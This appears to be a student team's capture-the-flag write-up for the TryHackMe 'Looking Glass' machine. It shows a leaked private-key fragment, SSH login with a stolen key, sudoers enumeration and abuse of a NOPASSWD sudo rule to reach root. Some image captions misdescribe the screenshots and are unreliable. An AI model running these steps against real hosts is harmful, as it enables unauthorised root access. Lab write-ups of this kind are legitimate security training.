k6ywCnCtTz2/sNEgNcx9/iZW+yVEm/4s9eonVimF+u19HJFOPJsAYxx0
——END RSA PRIVATE KEY——
humptydumpty@looking-glass:/home$ ssh alice@127.0.0.1 -i /home/alice/.ssh/id_rsa
<ome$ ssh alice@127.0.0.1 -i /home/alice/.ssh/id_rsa
The authenticity of host '127.0.0.1 (127.0.0.1)' can't be established.
ECDSA key fingerprint is SHA256:kaci0m3nKZjBx4DS3cgsQa0DIVv86s9JtZ0m83r1Pu4.
Are you sure you want to continue connecting (yes/no)? yes
yes
Warning: Permanently added '127.0.0.1' (ECDSA) to the list of known hosts.
Last login: Fri Jul 3 02:42:13 2020 from 192.168.170.1
alice@looking-glass:~$
```


After obtaining the ip address, Raja Fitri Haziq managed to log into alice's profile by typing in
ssh alice@127.0.0.1 -i /home/alice/.ssh/id_rsa

Root Privilege Escalation

Member(s) involved: Terrence Cheng

Tool(s) used: Kali Linux Attackbox, Reverse Shell

Thoughts Process/Methodology:



```
1211102287@kali:~
```

```
File Actions Edit View Help
```

```
1211102287@kali: ~ × 1211102287@kali: ~ × 1211102287@kali: ~ ×
```

```
alice humptydumpty jabberwock tryhackme tweedledee tweedledum
humptydumpty@looking-glass:/home$ ssh alice@127.0.0.1 -i /home/alice/.ssh/id_rsa
<ome$ ssh alice@127.0.0.1 -i /home/alice/.ssh/id_rsa
The authenticity of host '127.0.0.1 (127.0.0.1)' can't be established.
ECDSA key fingerprint is SHA256:kaciOm3nKZjBx4DS3cgsQa0DIVv86s9JtZ0m83r1Pu4.
Are you sure you want to continue connecting (yes/no)? yes
yes
Warning: Permanently added '127.0.0.1' (ECDSA) to the list of known hosts.
Last login: Fri Jul 3 02:42:13 2020 from 192.168.170.1
alice@looking-glass:~$ ls
ls
kitten.txt
alice@looking-glass:~$ cat kitten.txt
cat kitten.txt
She took her off the table as she spoke, and shook her backwards and forwards
with all her might.

The Red Queen made no resistance whatever; only her face grew very small, and
her eyes got large and green: and still, as Alice went on shaking her, she kept
on growing shorter-and fatter-and softer-and rounder-and-
-and it really was a kitten, after all.
alice@looking-glass:~$
```

After Raja Fitri Haziq has managed to log into Alice's profile, Terrence looks for the files in the directory and finds out there is a "kitten.txt" inside. It looks like it is just a normal text with no use.

```
alice@looking-glass:~$ ls -al
ls -al
total 40
drwx--x--x 6 alice alice 4096 Jul  3 2020 .
drwxr-xr-x 8 root  root  4096 Jul  3 2020 ..
lrwxrwxrwx 1 alice alice   9 Jul  3 2020 .bash_history → /dev/null
-rw-r--r-- 1 alice alice  220 Jul  3 2020 .bash_logout
-rw-r--r-- 1 alice alice 3771 Jul  3 2020 .bashrc
drwx----- 2 alice alice 4096 Jul  3 2020 .cache
drwx----- 3 alice alice 4096 Jul  3 2020 .gnupg
drwxrwxr-x 3 alice alice 4096 Jul  3 2020 .local
-rw-r--r-- 1 alice alice  807 Jul  3 2020 .profile
drwx--x--x 2 alice alice 4096 Jul  3 2020 .ssh
-rw-rw-r-- 1 alice alice  369 Jul  3 2020 kitten.txt
alice@looking-glass:~$
```

Terrence finds the hidden folder by using the bash command. Terrence sees the folder for (.bash_history) which is a special file in this user's system.

```
1211102287@kali:~
```

File Actions Edit View Help

```
1211102287@kali: ~ × 1211102287@kali: ~ × 1211102287@kali: ~ ×
```

```
drwx--x--x 2 alice alice 4096 Jul  3 2020 .ssh
-rw-rw-r-- 1 alice alice  369 Jul  3 2020 kitten.txt
alice@looking-glass:~$ getcap -r / 2>/dev/null
getcap -r / 2>dev/null
/usr/bin/mtr-packet = cap_net_raw+ep
alice@looking-glass:~$ cat /etc/sudoer
cat /etc/sudoer
cat: /etc/sudoer: Permission Denied
alice@looking-glass:~$ cat /etc/sudoers
sudoers    sudoers.d/
alice@looking-glass:~$ cat /etc/sudoers.d/
README      alice      jabberwock  tweedles
```

After discarding the errors on that special file , Terrence then finds the requirements and circumstances for the user to run commands that require elevated privileges. By typing the correct command, Terrence found out that there are two files in the directory. Terrence looked at the sudoer.d/ file and found out there are more files in it.

A terminal window titled "1211102287@kali: ~". The window has three tabs, all showing the same command-line session. The session shows the user "alice" attempting to gain root privileges by reading the "/etc/ssh/sshd_config" file and using "getcap" to find capabilities. It then tries to edit the "/etc/sudoers" file but fails due to permission denied. Finally, it attempts to log in as the root user "ssalg-gnikool" using the password "NOPASSWD: /bin/bash".

```
drwx--x--x 2 alice alice 4096 Jul  3 2020 .ssh
-rw-rw-r-- 1 alice alice  369 Jul  3 2020 kitten.txt
alice@looking-glass:~$ getcap -r / 2>/dev/null
getcap -r / 2>dev/null
/usr/bin/mtr-packet = cap_net_raw+ep
alice@looking-glass:~$ cat /etc/sudoer
cat /etc/sudoer
cat: /etc/sudoer: Permission Denied
alice@looking-glass:~$ cat /etc/sudoers
sudoers      sudoers.d/
alice@looking-glass:~$ cat /etc/sudoers.d/
README      alice      jabberwock      tweedles
alice@looking-glass:~$ cat /etc/sudoers.d/alice
alice ssalg-gnikool = (root) NOPASSWD: /bin/bash
alice@looking-glass:~$ hostname
looking-glass
alice@looking-glass:~$
```

Terrence looked into the “alice” file and it shows that there are no passwords needed to access the root user of it. It is also under the same hostname which is looking-glass in the reverse version.

A terminal window titled "1211102287@kali: ~". The window has three tabs, all showing the same command-line session. The user "ssalg-gnikool" runs the "sudo -h" command to become root, but fails because the host "ssalg-gnikool" cannot be resolved. Then, the user "root" logs in and runs an "ls" command, which lists the file "kitten.txt".

```
sudo -h ssalg-gnikool /bin/bash
sudo: unable to resolve host ssalg-gnikool
root@looking-glass:~# ls
kitten.txt
```

To escalate to root and gain access to it, Terrence used the sudo command and to run commands on the host.

```
1211102287@kali:~
```

```
File Actions Edit View Help
```

```
1211102287@kali: ~ × 1211102287@kali: ~ × 1211102287@kali: ~ ×
```

```
sudo -h ssalg-gnikool /bin/bash
sudo: unable to resolve host ssalg-gnikool
root@looking-glass:~# ls
ls
kitten.txt
root@looking-glass:~# cd
cd
root@looking-glass:~# cd root
cd root
bash: cd: root: No such file or directory
root@looking-glass:~# id
id
uid=0(root) gid=0(root) groups=0(root)
root@looking-glass:~# cd /root
```

Terrence checked and made sure that he is in the root user by finding the id. It is confirmed that Terrence is in the root of the user.

```
1211102287@kali:~
```

```
File Actions Edit View Help
```

```
1211102287@kali: ~ × 1211102287@kali: ~ × 1211102287@kali: ~ ×
```

```
sudo -h ssalg-gnikool /bin/bash
sudo: unable to resolve host ssalg-gnikool
root@looking-glass:~# ls
ls
kitten.txt
root@looking-glass:~# cd
cd
root@looking-glass:~# cd root
cd root
bash: cd: root: No such file or directory
root@looking-glass:~# id
id
uid=0(root) gid=0(root) groups=0(root)
root@looking-glass:~# cd /root
cd /root
root@looking-glass:/root# ls
ls
passwords  passwords.sh  root.txt  the_end.txt
```


Terrence managed to get into the root user's directory by using the bash command and looked into the list of contents in the directory.

```
root@looking-glass:/root# ls
ls
passwords  passwords.sh  root.txt  the_end.txt
root@looking-glass:/root# cat root.txt
cat root.txt
}f3dae6dec817ad10b750d79f6b7332cb{mht
root@looking-glass:/root# cat root.txt | rev
cat root.txt | rev

```

Terrence looked into the root.txt file. Finally, Terrence successfully found the root flag by reversing the current content in the root.txt file.

Contributions

ID	Name	Contribution	<u>Signatures</u>
1211101242	RAJA FITRI HAZIQ BIN RAJA MOHD FUAD	Changing the privilege escalation from jabberwock to tweedledum to alice.	
1211104237	ALIA MAISARA BINTI SHAHRIN	Enumerate the ports that exist inside the servers, find the port that contains the riddle and credentials of the user, log in to the user jabberwock by using SSH and get the user flag.	
1211102287	TERRENCE CHENG	Perform Privilege Escalation from alice to the root user. Finding the root flag.	
1211101153	MISCHELLE THANUSHA JULIUS	Adding the Reverse shell to be executed	

Video link: <https://youtu.be/9x5TFg5SJzI>